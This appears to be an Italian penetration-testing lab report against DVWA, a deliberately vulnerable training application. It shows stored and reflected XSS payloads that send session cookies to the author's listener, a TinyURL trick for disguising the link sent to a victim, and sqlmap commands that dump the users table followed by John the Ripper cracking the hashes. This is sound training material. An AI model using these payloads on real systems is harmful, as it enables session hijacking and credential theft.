

## XSS Stored

XSS Stored è una vulnerabilità che consente di inserire codice javascript malevolo in una pagina web, che sarà eseguito in automatico dal browser di qualsiasi utente che visiterà la suddetta pagina.

Verifico ci sia una vulnerabilità inserendo uno script che fa comparire un pop-up a chi visita la pagina.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

La comparsa del pop-up conferma la presenza della vulnerabilità.



Attivo ora un web server che avrà la funzione di ricevere le informazioni inviate dallo script.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ python3 -m http.server 1338  
Serving HTTP on 0.0.0.0 port 1338 (http://0.0.0.0:1338/) ...
```

Vado nella pagina XSS stored e inserisco un messaggio casuale da sostituire in seguito, perché ho notato che c'è una sanitizzazione che non consente di inserire messaggi più lunghi di tot caratteri.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*


Message \*

Inspector

```
2 Host: 192.168.2.2  
3 Content-Length: 55  
4 Cache-Control: max-age=0  
5 Upgrade-Insecure-Requests: 1  
6 Origin: http://192.168.2.2  
7 Content-Type: application/x-www-form-urlencoded  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/120.0.6099.71 Safari/537.36  
9 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;  
q=0.8,application/signed-exchange;v=b3;q=0.7  
10 Referer: http://192.168.2.2/dvwa/vulnerabilities/xss_s/  
11 Accept-Encoding: gzip, deflate, br  
12 Accept-Language: it,en-US;q=0.9,en;q=0.8  
13 Cookie: security=low; PHPSESSID=cfc1a653911cb24f4f2cd8761942082d  
14 Connection: close  
15  
16 txtName=biscotto&txtMessage=<script> alert(document.cookie); var i=new Image;  
i.src="http://127.0.0.1:1338/?"+document.cookie; </script>&btnSign=Sign+Guestbook
```

Intercetto quindi il POST con Burp suite e cambio il messaggio con il mio script che mi permetterà di rubare il cookie dell'utente ignaro.

Codifico il payload contenente lo script in modo corretto.



```
L5  
L6 txtName=biscotto&mtxMessage=  
<script>+alert(document.cookie)%3b+var+i%3dnew+Image%3b+i.src%3d"http%3a//127.0.0.1%3a1338/  
%3f"%2bdocument.cookie%3b+</script>&btnSign=Sign+Guestbook
```

Questo mi ha permesso di ricevere nel server il cookie dell'utente ignaro che ha visitato la pagina.

```
(kali@kali)-[~]  
$ python3 -m http.server 1338  
Serving HTTP on 0.0.0.0 port 1338 (http://0.0.0.0:1338/) ...  
127.0.0.1 - - [10/Jan/2024 11:57:29] "GET /?security=low;%20PHPSESSID=cfc1a653911cb24f4f2cd8761942082d HTTP/1.  
1" 200 -
```

## XSS Reflected

Inserisco lo script per rubare i cookie nel form e clicco su submit

**Vulnerability: Reflected Cross Site Scripting (XSS)**


What's your name?

Hello

Copio l'URL del reindirizzamento ottenuto dopo il submit dello script

```
192.168.2.2/dvwa/vulnerabilities/xss_r/?name=<script>var+i%3dnew+Image%3Bi.src%3d"http%3A%2F%2F192.168.1.2%3A1338%2F%3F"%2Bdocument.cookie%3B<%2Fscript>#
```

e grazie a Tinyurl lo nascondo in un URL apparentemente innocuo da inviare all'utente (magari tramite mail) a cui voglio rubare il cookie.



L'utente clicca e cookie rubato!

```
(kali@kali)-[~]
$ python3 -m http.server 1338
Serving HTTP on 0.0.0.0 port 1338 (http://0.0.0.0:1338/) ...
192.168.1.2 - - [12/Jan/2024 13:59:41] "GET /?security=low;%20PHPSESSID=e43361d5918b76bd20d20fcd7c6fef3 HTTP/1.1" 200 -
```

## SQL Injection Bind

In questo caso utilizzerò sqlmap, che permette di automatizzare il rilevamento e lo sfruttamento delle vulnerabilità nelle SQL injection e prendere così il controllo dei server DBMS.

Per utilizzarlo mi servono l'url del GET del submit dove potrebbe essere presente la vulnerabilità e il cookie che prenderò intercettando la richiesta con Burp suite.

The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: SQL Injection (Blind)' page. The page has a sidebar on the left with various navigation links. The main content area displays a form with a 'User ID' input field and a 'Submit' button. Below the form, the results of the query are shown: 'ID: 1', 'First name: admin', and 'Surname: admin'. Below the results, there is a 'More info' section. The URL in the browser's address bar is '192.168.2.2/dvwa/vulnerabilities/sqli\_blind/?id=1&Submit=Submit'. Below the screenshot, the raw HTTP request is displayed in a text editor. The request is a GET request to the same URL. The headers include 'Host: 192.168.2.2', 'Upgrade-Insecure-Requests: 1', 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7', 'Referer: http://192.168.2.2/dvwa/vulnerabilities/sqli\_blind/', 'Accept-Encoding: gzip, deflate, br', 'Accept-Language: it,en-US;q=0.9,en;q=0.8', and 'Cookie: security=low; PHPSESSID=b860ad467df0c852abcb7aa114f2f843'. The 'Cookie' header is highlighted with a red box.

192.168.2.2/dvwa/vulnerabilities/sqli\_blind/?id=1&Submit=Submit

**Vulnerability: SQL Injection (Blind)**

User ID:

Submit

ID: 1  
First name: admin  
Surname: admin

More info

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.2.2
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: it,en-US;q=0.9,en;q=0.8
9 Cookie: security=low; PHPSESSID=b860ad467df0c852abcb7aa114f2f843
10 Connection: close
11
12
```

Creo il comando di sqlmap inserendo l'url ottenuto prima, il cookie per l'accesso e il parametro -dbs per elencare i database presenti.

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=high; PHPSESSID=2936b0ccb6719d4b3d170aa88a6c549c" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:49:14 /2024-01-13/

[15:49:15] [INFO] resuming back-end DBMS 'mysql'
[15:49:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 7509 FROM (SELECT(SLEEP(5)))sJut) AND 'yexF'='yexF&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x71717a6a71,0x724444464649526873694d65714c6c66786b666a78766766694a6d68476a67485647475053496568,0x717a716271),NULL-- -&Submit=Submit

[15:49:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[15:49:15] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Quindi decido di cercare le tabelle presenti nel database dvwa aggiungendo al comando -D dvwa --tables

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=high; PHPSESSID=2936b0ccb6719d4b3d170aa88a6c549c" -D dvwa --tables
```

La tabella users sembra interessante, potrebbe contenere gli utenti e le password.

```
[15:57:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[15:57:20] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Quindi aggiungo -T users --column per vedere il contenuto delle colonne della tabella users.

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=2936b0ccb6719d4b3d170aa88a6c549c" -D dvwa -T users --column
```

Sembra contenere oltre all'avatar, nome, cognome, anche gli username e relative password. Questi dati sono considerati sensibili e non possono essere visibili in chiaro.

```
[16:23:55] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

Per vedere i dati presenti effettuo il dump della tabella.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/?id=16Submit=Submit" --cookie="security=low; PHPSESSID=2936b0ccb6719d4b3d170aa88a6c549c" -D dvwa -T users --dump
```

Et voilà! Ho ottenuto tutti i dati in chiaro, escluse le password in formato hash, facilmente convertibili in chiaro con tool come john the ripper.

```
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://192.168.2.2/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |
| 2 | gordonb | http://192.168.2.2/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |
| 3 | 1337 | http://192.168.2.2/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Charley |
| 4 | pablo | http://192.168.2.2/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |
| 5 | smithy | http://192.168.2.2/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[16:26:40] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.2/dump/dvwa/users.csv'
[16:26:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.2'
```

Ed ecco le password decifrate:

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt
Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

